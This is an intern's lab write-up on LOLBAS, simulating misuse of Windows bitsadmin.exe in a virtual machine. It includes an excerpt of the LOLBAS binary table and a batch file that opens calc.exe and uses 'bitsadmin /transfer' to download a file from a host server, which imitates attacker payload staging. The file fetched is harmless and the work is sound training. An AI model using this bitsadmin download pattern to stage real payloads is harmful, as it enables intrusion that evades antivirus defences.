



# LOLBAS Lab Simulation – Bitsadmin Misuse

---

Prepared By: Hafsa Anwaar

NCCS INTERN



# Objectives

Content:

1

Understand LOLBAS (Living Off the Land Binaries & Scripts).

2

Simulate red-team activity using bitsadmin.exe.

3

Analyze detection challenges and propose mitigation strategies.

# What is LOLBAS?

Legitimate binaries/scripts misused for malicious purposes.


Examples: bitsadmin.exe, mshta.exe, certutil.exe.

Risks: Evades antivirus and EDR due to trusted Windows signature.

LOLBAS

☆ Star

7.881



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to [contribute](#), check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the [API page](#).

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).  
If you are looking for drivers, please visit [loldrivers.io](#).

Search among 214 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
<a href="#">AddinUtil.exe</a>	Execute (.NetObjects)	Binaries	T1218: System Binary Proxy Execution
<a href="#">AppInstaller.exe</a>	Download (INetCache)	Binaries	T1105: Ingress Tool Transfer
<a href="#">Aspnet_Compiler.exe</a>	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
<a href="#">At.exe</a>	Execute (CMD)	Binaries	T1053.002: At
<a href="#">Atbroker.exe</a>	Execute (EXE)	Binaries	T1218: System Binary Proxy Execution
<a href="#">Bash.exe</a>	Execute (CMD) AWL bypass (CMD)	Binaries	T1202: Indirect Command Execution

# Selected Binary: Bitsadmin.exe

1

Intended Function: Manage Background Intelligent Transfer Service (BITS) jobs.


2

LOLBAS Misuse: Download remote files from attacker-controlled server.

3

MITRE ATT&CK Techniques:

- T1105: Ingress Tool Transfer
- T1218: Signed Binary Proxy Execution





# Lab Setup

## Victim


Windows 10 Pro Virtual Machine.

## Attacker

Windows 10 Pro Host Machine.

## Tools

bitsadmin.exe, calc.exe, hello.txt, simulate\_initial\_access.bat, .yaml files, sigma-cli



# Simulation Workflow

1


User executes batch file (simulate\_initial\_access.bat).

2

Batch runs calc.exe (benign indicator).

3


Batch runs bitsadmin.exe to download hello.txt.



## Step 1: Creating a Simple File

I first created a file named **hello.txt** on my Windows host machine.

- This file contained a short text message which I planned to use as a payload for my simulation.






## Step 2: Hosting the File on a Local Server

Next, I hosted the hello.txt file on my local server.

- I verified that the file was accessible by opening my web browser and navigating to `http://<server-ip>/hello.txt`.
- As expected, I could see the contents of the file in the browser.

A screenshot of a web browser window showing the contents of a file. The text is displayed in a monospaced font, typical of a code editor or a terminal window. The text reads: "This is a harmless test file for LOLBAS demo." The browser window has a white background and a thin border.

```
This is a harmless test file for LOLBAS demo.
```




## Step 3: Create a benign “initial access” payload on the VM

Next I created a small batch file that simulates a user double-clicking a malicious attachment. It will:

- Launch calc.exe (harmless visible indication), and
- Use bitsadmin to download hello.txt from your host — this simulates payload staging via a LOLBAS binary.

Create the batch file inside the **VM** (for example on the Desktop):

1.Open Notepad in the VM and paste:



The screenshot shows a Windows 10 desktop environment within a virtual machine. On the desktop, there is a Microsoft Edge icon, a Settings icon, and a file named 'simulate\_initial\_access.bat'. A Notepad window titled 'simulate\_initial\_access - Notepad' is open, displaying the following batch script:

```
File Edit Format View Help
@echo off
REM benign simulation: open calculator so you see something happened
start "" calc.exe

REM simulate attacker staging via LOLBAS (bitsadmin) - harmless download
bitsadmin /transfer myJob /download /priority normal http://[REDACTED]/hello.txt "

REM optional: pause so window stays visible when double-clicked
pause
```

